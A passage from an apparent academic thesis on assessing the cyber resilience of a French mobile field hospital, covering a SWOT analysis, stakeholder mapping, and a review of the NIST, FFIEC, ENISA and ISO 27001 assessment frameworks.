- **The general security of the data collection and tracking software itself,** which has no option for a possible integrated upgrade/update mechanism available to meet up with rapidly growing concerns and the MFH user requirements as well.

- **Maintenance:** Due to extenuating circumstances (such as over-stressed staff or similar reasons) there is a poor maintenance culture of IT infrastructure in terms of its hardware and software and OS patch management, to be carried out regularly, which may possibly inconvenience some MFH staff involved.
- **In-built security:** The security of medical devices that have existing vulnerabilities and are still deployed in the MFH, and the grave effects of the USB stick for data transfer all accrue to a major cyber risk to both data and health of patients/victims in an emergency situation.

Opportunities:

These are mostly political, social, economic, technical, or legal conditions that assist in achieving the main aim of the MFH's deployment. They are also external elements and chances to make greater inputs to the MFH IT infrastructure. These include:

- **Political Support:** Political will to support and improve the service efficiency of the MFH program, consistently, by both the owners of the MFH and its hosts.
- **Funding:** Support and funding from more donors for more MFH manpower in terms of users/staff, maintenance and of hardware and software, and research to improve and strengthen service delivery.
- **Awareness:** General awareness in terms of educating and motivating the MFH users and stakeholders towards the impacts and importance of IT support structures, as well as its adverse effects and consequences when neglected.
- **Updates:** Capability to update the MFH's data collection, monitoring and tracking system while still maintaining a high level simplicity and usability to all users.
- **Maintenance Culture:** Good maintenance culture embedded in to the daily working of the MFH users, as well as a general IT situational awareness training to be carried out regularly.
- **Digitization:** Digitized access management and tracking of MFH users, and the data collected by all other users to improve the integrity of data.
- **Reports:** Report generation and sharing with an automated function can be a plus to the MFH's software, as well as a possible secure internet connection for more secure and efficient communication.
- **Testing:** A habit of checking medical devices and testing for vulnerabilities before deployment, in different scenarios by the MFH's IT staff.

- Network design: Expansion of the MFH's Network and segmentation, with limitation towards localized LAN wired.

Threats:

These are also mostly political, social, economic, technical, or legal conditions that are detrimental to the process of achieving the main aim of the MFH's Deployment. They are also external elements in the environment that may cause problems to the MFH IT infrastructure.

These include:

- Data sharing capability: Security concerns of newer and older medical devices deployed in the MFH, with its communication and data sharing capabilities still provide a vulnerable platform for exploiting the devices.
- Barcode: The data reading barcode technology used by the MFH users has security concerns in terms of its deployments, which may be used as a weapon for local exfiltration/destruction of data.
- Political Willingness: Political willingness to recognize the importance of the MFH's IT infrastructure and the data generated, shared, and stored may be compromised easily when there is none.
- Motives: Questioning the motives of any unforeseen threats, without preparing to deal with different life threatening and detrimental scenarios of the MFH and its assets especially in an already emergency situation.
- Awareness: Unwillingness to properly invest in awareness of MFH users and stakeholders, as well as adequate support in terms on infrastructure to counter any possible unforeseen threats.

STRENGTHS	WEAKNESSES	
Sound knowledge of the data collection/sharing.	Limited or NO internet connectivity	INTERNAL
Basic data collection tools are available on site	Poor Access management	
A reporting feature is available	Lack of credibility to generated reports	
Reports are sent/received at the C&C	Separate infrastructure for data collection from MFH	
Peripherals are available for a simple setup	No option for a possible integrated upgrade/update	
Data/reports are stored/retrieved from a central source	Poor maintenance of IT infrastructure	
WAN, USB and google Drive available	Existing vulnerabilities of medical devices	
	Insufficient operational policies	
	Better data Leverage	
	PMR Fragmentation	
	Compliance to EU GDPR	EXTERNAL
	Limited knowledge of users	
	Lack of specialized staff	
OPPORTUNITIES	THREATS	
Political will/support	Newer/older medical device Security	
Research and funding	Barcode technology security concerns	
General awareness	Political/Social willingness	
Capability to update	Motives/doubts of any unforeseen threats	
Good maintenance culture	Unwillingness to Invest in awareness	
Access management and tracking	Unwillingness to Invest in awareness on Secured devices	
Automated Report generation		
Testing medical devices		
Network expansion/segmentation		
POSITIVE	NEGATIVE	

Table 1: SWOT Analysis Matrix Summary

The SWOT analysis performed has highlighted the various strengths to which the stakeholders and users of the MFH possess. At the same time, exposing certain weakness of its infrastructure and processes, which can be used as part of the thesis to leverage in using the opportunities and threats for the assessments and penetration test data inputs.

Other options of State of the Art Analysis method:

Building on the SWOT method of analysis performed in Chapter 1, this provides an in-depth insight of the internal and external environment. This may not always prioritize results which can lead to an improper strategic action as suggested earlier in the first meeting. Thus, the need for another method of evaluation and analysis of cyber resilience in MFHs.

2.2.3.2 Stakeholder Mapping for French MFH (ESCRIM)

Stakeholder as a term has been in practice for the past 20 years, as most reviewed literature mostly laid more emphasis on individual stakeholder relationships with a certain organization as a focal point [57]. A stakeholder basically refers to persons, groups or organizations that must somehow be taken into account by leaders, managers and front-line staff [58]. According

to [58] a stakeholder can be ‘any group or individual who can affect or is affected by the achievement of the organization’s objectives’. These stakeholders have a direct relationship and dependency with each other depending on the context and or scenario, conceptually [59].

Stakeholder identification and analysis:

Stakeholder mapping has proved to be very important especially in this ever growing inter-connected global community. The need to critically identify and map key stakeholders in the French MFH in order to use the inventory to assess its capabilities and weakness as the research progresses, which was a combination of research and several discussions with experienced management of the French MFH with several perspectives in order to compare with the stakeholders listed earlier. As major stakeholders have already been identified, a review of the major categories from the research and discussions provided a more categorized list, as follows:

- Medical Staff (primary impact? In sense of quality of care)
- The ESCRIM Management
- Logisticians
- Command & Control (C&C)
- France EMT
- EMT C&C (With Dependents)
- National & Local Government
- Patients/Victims
- General Public/Host Community
- Civic Societies/NGOs
- Health Regulators
- Media
- Security & Intelligent Agencies
- Suppliers
- Law Makers (EU)
- Legal Unit

Stakeholder Categories:

Stakeholders are divided into two main types – Primary and secondary stakeholders. These are expanded further as:

Primary Stakeholders: These are stakeholders of the MFH deployment that depend on the resources and services provided by and used for the achievement of the main aims of the deployment to the specific location. These stakeholders are also considered to be vital to the core deployment and service delivery in the MFH, as well as the more likely stakeholders that may be influenced/affected or by the likelihood or the result of a cyber event happening. These stakeholders include: Medical Staff, the ESCRIM Management, Patients/Victims, Logisticians.

Secondary Stakeholders: These are the other stakeholders of the MFH deployment that may affect a relationship or influence primary stakeholders towards a particular objective or aim, usually with an interest as well as the less likely stakeholders that may be influenced/affected or by the likelihood or the result of a cyber event happening. These include: Command & Control (C&C), France EMT, EMT C&C (With Dependents), National & Local Government, General Public/ Host Community, Civic Societies/NGOs, Health Regulators, Media, Security & Intelligent Agencies, Suppliers, Law Makers (EU), Legal Unit

Stakeholder mapping:

Stakeholder mapping is a way of determining which stakeholders have the most impact, positively or negatively, or the stakeholder that is most affected by the effort provided in order to plan for future engagements. This usually involves some parameter such as power/influence, or interest/importance. Other Considerations to be taken into account in categorizing the impact of the stakeholders as High, Medium or Low, in detail and in terms of influence or effect on an unlikely cyber event, include:

- Authority – for Decision making
- Responsibility – for facing challenges
- Interest – affected by decisions
- Rights – for treatment: legal/moral
- Capacity – ability/know-how
- Contribution – for resources/funds
- Impact – influence on outcome

These parameters that have been derived from a template introduced in the CASCADE (Collaborative Action towards Societal Challenges through Awareness, Development, and Education) project that aimed at achieving a foundation for future development of stakeholder maps and analysis, majorly for the South Asian countries [60]. This was made to maintain a consistency of the inventory and activities form stakeholders and future implications of actions as well.




Figure 5: French MFH Stakeholder Map

Objective of French MFH Stakeholder Mapping:

This will help in clearly providing information about critical aspects of the MFH, as well as its communication with all its stakeholders, as shown in Figure 5 above. This is in order to properly plan measures on how to maintain and tackle issues and possible scenarios from sources internally and externally. All stakeholders play a role in the efficient and successful deployment of the MFH, thus, stresses the fact that all stakeholders with both direct and indirect

access to the MFH may/may not possess a certain degree of risk that might compromise its physical and cyber resilience.

Results of SWOT analysis:

From the matrix, the results and categorization of stakeholders into Importance Vs Influence table is to be carried out on low or high stages. Also, Stakeholder participation table is to be drawn as well.

From the above analysis matrix, it shows that in the unlikely occurrence of a cyber event, the Victims/patients, medical staff and the management are impacted the most, due to either their direct dealing with affected areas, or general management responsibility effect. On the other hand, the I.T staff and the Security/Intelligence agencies have more influence in cases of emergency response to cyber events due to a more technically inclined perspective and understanding of various I.T infrastructure deployed and from past events/experiences to support in the overall impact assessment and future actions.

In a nutshell, the organisational analysis of the stakeholders and its infrastructure carried out, may be theoretical and mainly focusing on the non-technical aspects of assessments. In this case, more research is carried out on the technical aspects assessments in terms of the existing cybersecurity assessment frameworks

2.2.2 Cybersecurity Assessment Frameworks

With security ratings providing a good way to show the level of cyber health of an organization, there is the need for a more standardized and industry-based process that adheres to the regulations and best practices [61]. A cybersecurity framework can help in making long-term informed decision about the infrastructure's security posture. Some of the frameworks discussed and analysed in this section, highlight the applicable cybersecurity frameworks that best fit the health sector based on the MFH specifications and requirements.

Cyber Resilience Self-Assessment Framework:

The Cyber Resilience assessment methods, as a follow-up and complementary effort to the basic foundational assessment methods implemented earlier, including the SWOT analysis, the Ponemon Cyber-indicator. Other standardized methodology of assessing cyber resilience, as

well as its maturity level which include both the main industry standard as well as scientific/academic methodologies are reviewed.

A. Cyber Resilience Self-Assessment: NIST Framework:

NIST (National Institute of Standards and Technology) based on Linkov et al and partnership with the World Economic Forum (WEF), to produce the shell of the matrix for the 'Framework for Improving Critical National Infrastructure' [62]. The columns on the top indicate the major aspects of the adopted definition (in this thesis) of Cyber Resilience, as well as the categories of disaster Resilience from the National Academy of Sciences. The rows indicate the discussed and proposed 'items', which usually the major operational domains of Network-related cyber cases and scenarios.

- **Cyber Resilience Core:** Plan & Prepare, Detect, Absorb, Recover, and Adapt.
- **Items:** Physical, information, Cognitive, and Social.

These metrics were developed from the afore mentioned partnership between the WEF, the Linkov Framework, the Global State of Information Security Survey (GSISS) from PriceWaterHouseCoopers (PWC) that collected information from 10,000 executives from different sectors in 127 countries globally. Thus the results were drawn from this, to develop a matrix to map with cyber resilience according the most answered data collected. Even though the data was quite massive, but a challenge encountered was that many organizations that usually collect cyber incidents' data do not publish it publicly due to issues of privacy and proprietary purposes, thus limiting more important data that could be applied [62].

In addition, limited data available may be due to the nature or type of cyber event, as there might sometimes be delays between the event's occurrence and its detection and reporting. In addition, some vulnerabilities may continue unidentified for quite a while with limited visibility especially when the use of dependencies on third party infrastructure is used. Hence this stresses the fact that possible weakness in the cyber resilience of organizations cannot be fully quantifiable.

ITEMS \ CATEGORIES	PLAN & PREPARE	DETECT	ABSORB	RECOVER FROM	ADAPT TO
PHYSICAL					
INFORMATION					
COGNITIVE					
SOCIAL					
<i>MFH Context Parameters</i>					
ORGANISATION (PEOPLE)					
HARDWARE					
SOFTWARE					
COMMUNICATION					

Table 2: NIST Framework extract [63] & MFH parameters

The NIST Published the framework that focuses on the utilization of an organization's business process to guide its cyber security activities [63]. The framework also clearly explains that it is highly customizable to fit an organizations business process, thus making it more flexible and not a 'one-size-fits-all' objective, as shown in Table 2 above. NIST leverages the use and adoption of already existing cyber security best practices such as ISO 27001/2, SP800-53, COBIT5, ISA 99 etc. [63].

Considering that the concept of Resilience is a fairly new in the area of cybersecurity, the NIST framework has been widely used across sectors and governmental agencies as well. The categories of the matrix further explained, in terms of the Resilience component of Linkov et al's framework:

- **Plan & Prepare:** defined as a foundation to keep services functioning during a cyber event.
- **Detect:** defined as the immediate response and recognition of a cyber event to trigger response procedures.
- **Absorb:** defined as the continuation of services during a cyber event and to isolate/repel the event.
- **Recover:** defined as the process of returning back to normal services.
- **Adapt:** defined as the utilization of experience learnt from a cyber event to improve resilience for future events.

In terms of the rows and items identified in categories:

- **Physical** domain comprises of the physical resources, with the design capabilities.
- **Information** domain comprises of the data and data development with the physical domain.
- **Cognitive** domain comprises of the use of physical and information domains for decision making.
- **Social** domain comprises of the organization structure and communication in order to perform cognitive decisions.

Implementation: Possible scenarios:

For each cell in the matrix that seeks to measure cyber resilience of an organization, the interrelation and influence of each other aids in achieving the required results. Hence, depending on the scenario deployed, the parameters input in the framework shows the corresponding activities performed in each category and stage.

ITEMS \ CATEGORIES	PLAN & PREPARE	DETECT	ABSORB	RECOVER	ADAPT
PHYSICAL	Assessment of the network structure of the MFH and interconnectivity with other components, and the environment	Monitor personnel and MFH active users and other stakeholders activity to detect potential cyber security events	Dedicate MFH Cyber resources (if any) to defend against event	Assess distance or time taken to reach functional recovery	Review assets and service configurations from recent cyber event.
INFORMATION	Inventory of all data generation and sharing devices both software and hardware.			Log of events after cyber event	
COGNITIVE	Test response and recovery plans		Determine if services can resume or not	Review critical points of physical	
SOCIAL	MFH Staff (or stakeholders) education and training on Cyber resilience basics				Evaluate MFH staff response to cyber event to determine preparedness and effective communication

Table 3: NIST Framework implementation in MFH scenario across Resilience life-cycle

Tiers: From the Table 3 above, determining the organization’s tier is often the second step in adoption. The tiers are a useful tool and they provide context on how an organization views cybersecurity risk and the processes in place to manage that risk. There are four tiers⁴:

⁴ NIST Cybersecurity Framework Tiers, updated December 2013.

- Tier 1 – Partial: This tier has organizational risk management processes that are not formalised, where the risks are being managed in a reactive manner or an ad-hoc manner. It also has limited cybersecurity awareness at its organizational level, as it has no organization-wide method of risk management established.
- Tier 2 – Risk-informed: This tier entails its risk management processes available and approved by management, even though its organisation-wide policy is not yet established. Also, this tier is aware of its role in the larger ecosystem, but has not yet formalised its external information sharing abilities.
- Tier 3 – Repeatable: In this Tier, there is already an establishment of an organisation-wide method of its risk management, with policies and procedures being defined and validated. In the same vein, it has formalised its external information sharing abilities with its dependencies and partners.
- Tier 4 – Adaptive: This Tier adapts its processes according to the lessons learnt and other predictive parameters. It also has an established risk management method, as well as its information sharing abilities deployed effectively before an event occurs.

The tiers do provide a solid tool for organizational management to realistically evaluate the cybersecurity program and make rational, pragmatic, informed business decisions for improvements going forward. (Tier implemented in the excel sheet for NIST Maturity appendix B3).

The NIST framework suffices in most of the capabilities of adaptation to most organizations it is implemented in, but in many cases there are certain drawback and challenges that also comes with it. Some of these challenges include:

- Even though it mostly provides very high-level requirements that allows organizations to perform security assessment, the depth of the assessment is open to organizational interpretation and preference [117]. The assessments performed produce results that may have some undetected weaknesses, which provides the organization a false sense of its current cybersecurity posture and risk exposure.
- Its control categories (as shown in Table 2 and Table 3) provided with NIST are available, but the implementation to certain types and categories of organizations such as the MFH are difficult align as it is. This is because each control and its application

to the attack vectors or risks is not specifically direct and clear on how the categories improve the assessment results, in the end.

B. Cyber Resilience Maturity Model: FFIEC Assessment tool:

Another Option is the direct assessment of the Cyber security maturity to determine the MFH's current State [64] including both at the Organizational point of view as well as the technical point of view.

Its benefits include its ability the help in identifying factors contributing to institution's overall cyber risk, assessing the its cybersecurity preparedness and its alignment with its risks, and determining practices and controls that could be enhanced and actions to be taken. The process of determining the current state of preparedness represented in maturity levels across five domains, namely:

1. Cyber Risk Management and Oversight
2. Threat Intelligence and collaboration
3. Cybersecurity controls
4. External dependency management
5. Cyber incident management and resilience

According to the FFIEC (Federal Financial Institutions Examinations Council) cybersecurity assessment tool guidelines on the implementation of Maturity levels, each of the above domains contains assessment factors and components that describe activities to support each factor at each maturity level.

1. **Cyber Risk Management and Oversight:** This addresses the boards oversight and management's development and implementation of policies (if any) and an enterprise-wide cybersecurity program and procedures to make the appropriate oversight. Its assessment factors include:
 - **Governance:** which is made up of oversight activities, policy & strategy, IT asset management, governance of cybersecurity program.
 - **Risk Management:** which is made up of a risk management program, risk assessment process, and audits to manage key controls of risk management.
 - **Resources:** which is made up of Staff, tools, process of budget for staff experience and knowledge with respect to the MFH's risk profile.

- **Training & Culture:** which is made up of staff training and awareness programs, to cultivate a culture of risk prevention.
2. **Threat Intelligence and collaboration:** This addresses the processes of effective discovery and analysis of threats, as well as information sharing both internally and with other third-party stakeholders. Its assessment factors include:
- **Threat Intelligence:** which is made up of the acquisition & analysis of information to identify, track and predict cyber capabilities, intentions, and activities that proffer options that provide possible solutions for better decision making.
 - **Monitoring and analysing:** which is made up of the way the MFH monitors sources of threat and its analysis from different intelligence streams.
 - **Information sharing:** refers mainly to the way threat information is shared within peers and forums and the process in which it is communicated with stakeholders.
3. **Cybersecurity controls:** This addresses the practices used to protect infrastructure and information via continuous automated monitoring and protection. Its assessment factors include:
- **Preventive Controls:** which is made up of assets put in place for prevention of cyber-attacks, management of infrastructure, access management, end-point security, and secure development/coding.
 - **Detective controls:** which is made up of controls for threat and vulnerability detection, abnormal/anomalous activity detection, with alert functions for cyber events.
 - **Corrective controls:** which is made up of controls for resolving threats, vulnerabilities, and remediation of issues from results of vulnerability and penetration tests.
4. **External dependency management:** This addresses the establishment of maintenance of external connections and other third-party communications involving I.T assets and information. Its assessment factors include:

- **Connections:** which is made up of monitoring and management of external connections and data flow streams with other third-party stakeholders.
 - **Relationship management:** which is made up of due diligence, contracts, and monitoring of other activities that contribute to the MFH's cyber security program.
5. **Cyber incident management and resilience:** This addresses the aspects of identification and analysis of cyber events, with procedures on containment and mitigation, as well as prioritization and escalation of reports to assigned stakeholders. It also requires the aspects of planning, testing and recovery of normal activities during and after a cyber event. Its assessment factors include:
- **Incident Resilience Planning & Strategy:** which is made up of series of planning and testing disaster recovery and business continuity plans, in order to minimize impacts or any disruption, and or destruction of data.
 - **Detection, Response & Mitigation:** which is made up of steps to identify, prioritize, respond and prevent the effects of any cyber event.
 - **Escalation & Reporting:** which is made up of communication of information to key stakeholders on the impacts of a cyber event, with the inclusion of other stakeholders such as health regulators, law enforcement, and patients as well.

After the identification of each domain, with its accompanying assessment factors, each maturity level also includes a set of **declarative statements** that shows the practices and processes that the MFH can perform to get desired outcomes.

This starts from a baseline maturity level and progresses to the highest maturity level, the innovative level. These maturity levels can be described as follows:

- **Baseline:** Baseline maturity shows the minimum expectations required by law and regulations or as recommended in guidance. It includes an evaluated guidance reviewed by the management, which is compliance-driven.
- **Evolving:** Evolving maturity shows a formal documentation of the policies and procedures that are not yet required, but are also risk-driven. It covers not only patients and users, but also its information/data assets and infrastructure.

- **Intermediate:** Intermediate maturity shows more details and formal processes and with validation and consistency with integration of risk management practices and analysis in to operational strategies.
- **Advanced:** Advanced maturity shows cyber security practices and analysis across the line of operations with automated risk management and continuous improvement of processes. Formally assigned risk decisions for accountability purposes.
- **Innovative:** Innovative maturity shows high level of innovation in users, processes, technology and the organization to manage cyber risks. The incorporation of newer tools and controls with real-time automated predictive analytics.

Implementing the Cybersecurity Maturity:

For each domain and maturity level, there is a set of declarative statements with the assessment factors. Components introduced aid in following common themes of maturity levels with similar declarative statements for easier assessment. An example to show the implementation of these, is shown below:

Domain: Cyber Risk and management oversight			
Assessment Factor: Governance			
Component	Maturity	Y/N	Declarative statement
Oversight	Baseline	Yes	Management/Logistics provides a written report on the overall status of the service continuity programs to the board or the Government at least annually (reference page of document policy in ESCRIM)
	Evolving		

Table 3: FFIEC Cyber Security Maturity for with Declarative statements

The above table shows an example explaining that the declarative statement from management of the MFH that best fits its practices. Also, all declarative statements in each maturity level must be attained to achieve the domain’s maturity level, with attained options to be affirmed by indicating ‘Y’ for Yes (or ‘Y[c]’ for Yes compensating controls) or ‘N’ for No if not attained.

Analysing Assessment results:

There can be a review of the MFH’s risk profile in relation to its Cybersecurity Maturity results for each domain to understand the alignment. To better understand the relationship between the cyber risk profile and the domain’s maturity levels (even though there is no single expected level for any organization), as cyber risk rises, the Maturity level should also increase, as shown in the table below:

Activity, Service, or Product	Risk Levels				
	Least	Minimal	Moderate	Significant	Most
Total number of Internet service provider (ISP) connections (including branch connections)	No connections	Minimal complexity (1–20 connections)	Moderate complexity (21–100 connections)	Significant complexity (101–200 connections)	Substantial complexity (>200 connections)
Unsecured external connections, number of connections not users (e.g., file transfer protocol (FTP), Telnet, rlogin)	None	Few instances of unsecured connections (1–5)	Several instances of unsecured connections (6–10)	Significant instances of unsecured connections (11–25)	Substantial instances of unsecured connections (>25)
Wireless network access	No wireless access	Separate access points for guest wireless and corporate wireless	Guest and corporate wireless network access are logically separated; limited number of users and access points (1–250 users; 1–25 access points)	Wireless corporate network access; significant number of users and access points (251–1,000 users; 26–100 access points)	Wireless corporate network access; all employees have access; substantial number of access points (>1,000 users; >100 access points)

Table 4: Cyber security Maturity for Domain and Risk levels

Based on Type, Volume and Complexity of operations and threats directed: Least Inherent, Minimal, Moderate, Significant, Most.

Using this table to establish an inherent risk Profile, to establish target maturity level, and also to compare the actual maturity level with the target maturity level. There also has to be a determination of action items in order to fill the gap between the actual and the target. This process includes these components:

Inherent Risk Profiles –

1. Technologies and Connection Types: Some certain connections and technology types pose a higher inherent risk depending on its connections, maturity, complexity. This may include the number of network service providers or any other third-party connections, hosted internally or externally. Some of these include; the use of wireless access, number of network devices, end-of-life equipment, and use of personal devices.
2. Delivery Channels: Certain services and products pose a higher inherent risk depending on the nature of the specific product or service implemented. This is because as Inherent

- risk increases, the difference and amount of delivery channels also increases. This addresses the options of products and services availability via online/offline methods.
3. **Online/Mobile Products Technology Services:** Different technology services provided by organisations pose a higher inherent risk based on the nature of the specific service provided. This includes different methods of payment services and merchant acquiring activities. It also incorporates the consideration of organisations that provide technology services to other organisations.
 4. **Organizational Characteristics:** This category provides organisational aspects, such as the number of direct employees and cybersecurity contractors, changes in security employees, access of users with privileges, changes in technology environment and locations of operations and data storage.
 5. **External Threats:** The amount and type of attacks (successful or attempted) may affect an organisations inherent risk. This considers the amount and sophistication of the attacks targeting the organisation.

The FFIEC framework, its processes, parameters and inherent risk profiles of adapting different categories of input information to provide an assessment result is a good option for customisation. The only constraint is that it focuses on mainly larger organisational characteristics, with fully functional infrastructure implemented. This may not fully provide all the necessary and most accurate assessment result on its own, but may require the use of other frameworks in combination.

C. ENISA Cyber Resilience Assessment/Metrics:

Engineering and operational decisions to improve cyber resilience need adequate support from suitable metrics and assessment processes, as well as helping in providing a more in-depth understanding. Resilience metrics according to a dimension of domains or disciplines that are measured to express resilience. Metrics domains are group of metrics used for measuring the different aspects of the same resilience property (ENISA, 2011).

According to ENISA [65], Metric Taxonomies are grouped according to:

- Time with regards to an incident occurring (metrics that are usually active before, during and after an incident)
- Technical domain to which the metric belongs to (e.g. Authentication, physical security etc.)

- Other possibilities such as the security control objectives defined by standards (ISO/IEC 27001:2005) as defined in CIS security metrics:

The two-dimensional Taxonomy groupings, as proposed by ENISA, for organizing resilience metrics include:

Resilience metrics according to time dimension: which entails;

- Preparation phase: where resilience provisions are usually implemented to prepare the network/services to cope with challenges, thus measuring its preparedness.
- Service Delivery phase: where the network/service is operational and challenges are detected, thus, measuring the service difference level before, during and after the occurrence.
- Recovery phase: where the network/service is no longer at an acceptable level, thus measuring how fast the restoration process of services occurs.

The ENISA metrics Challenges :

The ENISA cyber resilience assessment metrics proffers favourable recommendations and advantages, but at the same time there are certain challenges faced in its implementations.

Challenges:

- Difficulty in finding a unified metric for different domains and components of resilience. (Systems Vs thresholds)
- Not a single acceptable resilience metric or Scenario.
- Security metrics are considered to be better defined, but far more difficult to measure.
- There is no general consensus on good practice and standardized and generally accepted metrics.

Overall, the NIST framework provides both its advantageous adaptive features in terms of data collection, representation and in-depth referencing of standards. Also the FFIEC framework and its inherent risk profiles presents adapting and different categories of input information to provide an assessment result for another good option for customised assessment. The ENISA cyber resilience provides its metrics system and standardised taxonomy in phases of time to adapt better in complex environments. The use of all these standard assessment t frameworks are to be based on the specific requirement of the target organisation, as well has its capability to adapt in to the parameter of the frameworks.

2.4 Conclusion:

This chapter reviews and discusses the various methods and techniques used in evaluating the MFH technological and cyber infrastructure by firstly re viewing its makeup and setup, and then analysing its current technical architecture. Furthermore, considering the current trends available in the health sector in general, as well as the possible motivations behind the cyber-attacks. In addition, it discusses the various reasons for the need for assessing and evaluating the MFH, with the use of techniques such as the SWOT analysis and the Stakeholder-mapping techniques. These serve as a bedrock to review various cybersecurity assessment frameworks such as the NIST framework, the ISO 27001, and the FFIEC cybersecurity assessment tool, with the aim to carefully analyse their pros and cons in order to select the best possible method of evaluating the MFH.

With all the underlying challenges discussed, the trends in cyber-attacks on healthcare services, and the lack of cybersecurity capabilities in place, the need for the evaluation of the MFH's security infrastructure is paramount. This will enable the cybersecurity experts and other stakeholders to better prepare for planning and preparation of actions and mechanisms to be implanted. The evaluation of the cybersecurity posture of the MFH is peculiar due to infrastructural design and purpose of deployment, and as such, requires a more specific and custom approach to its evaluation processes.

CHAPTER 3: Evaluation of Cyber Resilience in MFH

3.0 Introduction.

In many instances in healthcare, there is mostly a lack of understanding in the information and security risks and implications, due to its technical-level sphere in contrast with the medical field let alone knowing where to begin in terms of improvement of the cyber security posture. The increasing number of healthcare assets that take advantage of the cyberspace to increase efficiency and convenience also leave them exposed to the public domain, and in turn vulnerable to attacks. In the main stream hospitals, there are several breaches that have occurred worldwide. Some of these have a very detrimental impact on the hospitals, and the stakeholders (e.g. patients), depending on the data or breach type. Also, these attacks usually fall under grey-area regulations, while others fall under some adequate regulations such as the European GDPR [57].

To guide and protect the health sector's cyber space and usage, the United States Federal Bureau of Investigations (FBI) issued a warning indicating that "*The healthcare industry is not as resilient to cyber intrusions as compared to the financial and retail sectors, therefore the possibility of increased cyber intrusions is likely.*" [58]. These might not fully apply to cases such as that of a Mobile Field Hospital (MFH) due to its nature and services especially in an emergency situation. This is because it is a healthcare subsystem of the healthcare sector and traditional hospitals. These emergency situations where the MFH is deployed to help render services in support of local medical facilities, which a cyber-secure MFH prevents a possible secondary emergency situation from occurring. Thus, the importance of protection of assets and personal data in the health sector, more than any other sector, should be considered. In France, according to [69], this requires critical operators to reinforce the security of systems, but has been focused on Defence and National Security identifying cyber-attacks as one of the main threats to defence and security.

The developed research aims to provide the assessment of cyber resilience in the MFH deployed in an emergency situation with its cyber assets. After this brief introduction, a short description of the cyber resilience context for the cyber assets deployed is provided and its categorization as a Critical National Infrastructure in order to warrant its resilience assessment.

3.1 Methodology: Scientific approach to develop our model/CR assessment opportunities:

There exists research and a range of tools and frameworks to achieve cyber resiliency, and as a guide for other organizations to use these frameworks. Informatively, the Network and Information Systems Security (NIS) directive, being the first legal act of the EU to set up a global approach to cover the common minimum cybersecurity requirements to essential services. This allows for effective response to the challenges of security of network and information systems. Hence, the healthcare sector is included in scope operators that offer healthcare services in member states, with guidance on the implementation of certain security frameworks and capabilities [70].

According to [71], the adoption of at least one of the cyber security frameworks was found to be used, however, the healthcare industry encompassing the MFH, had the lowest adoption percentage (61%). For instance, the adoption of the NIST framework is expected to grow from 29% to 43% by the end of 2016. This survey also reported that 97% of respondents adopted the top four security frameworks including:

- i. The Payment Card Industry Data Security Council Standard (PCI-DSS);
- ii. National Institute of Standards and Technology (NIST) Framework;
- iii. Centre for Internet Control (CIS) Critical Security Controls;
- iv. International Standard Organization 27001/27002 ISO/IEC

A. Major Frameworks

Implementation of the security assessment frameworks in a MFH also poses challenges in terms of the requirements for significant investments needed to ensure its complete implementation and conformance, while at the same time considering the assigned budget allocation to a subset of the healthcare industry to be deployed abroad. More so, the assessment frameworks mentioned earlier do not directly apply for implementation in a MFH Security Assessment scenario, as there are no direct payment platforms (PCI-DSS), with little or no internet connectivity (CIS controls), this rules out two of the major four security assessment trends, leaving the NIST Framework and the ISO/IEC 27001/27002.

The NIST Framework:

The NIST Framework aims to enable organizations to manage cybersecurity risks, especially in critical national infrastructure [72], [73]. It establishes structure in terms of a hierarchy with five core functions to organize basic cybersecurity activities: Identify, Protect, Detect, Respond and Recover. Sub-categories represent specific technical or management activities or outcomes, with informative references to provide users with guidelines, standards and practices that are common in critical national infrastructure sectors. Its flexibility is the main reasons for its adoption recommendation in the MFH.

The ISO/IEC 27001/27002:

ISO 27001 provides controls for information security and focuses on stakeholders' information confidentiality, and maintains the integrity by preventing unauthorized access and modifications, and its availability to authorized personnel [74]. This basically maintains the CIA Cybersecurity model (Confidentiality, Integrity and Availability), considering the MFH has quite a limited data stream and less connection of its cyber assets to the external networks or internet. Generally, ISO27002 and other standards included in the ISO 27000 family are considered to be supporting documents to the ISO27001 that provide guidance on its implementations [75].

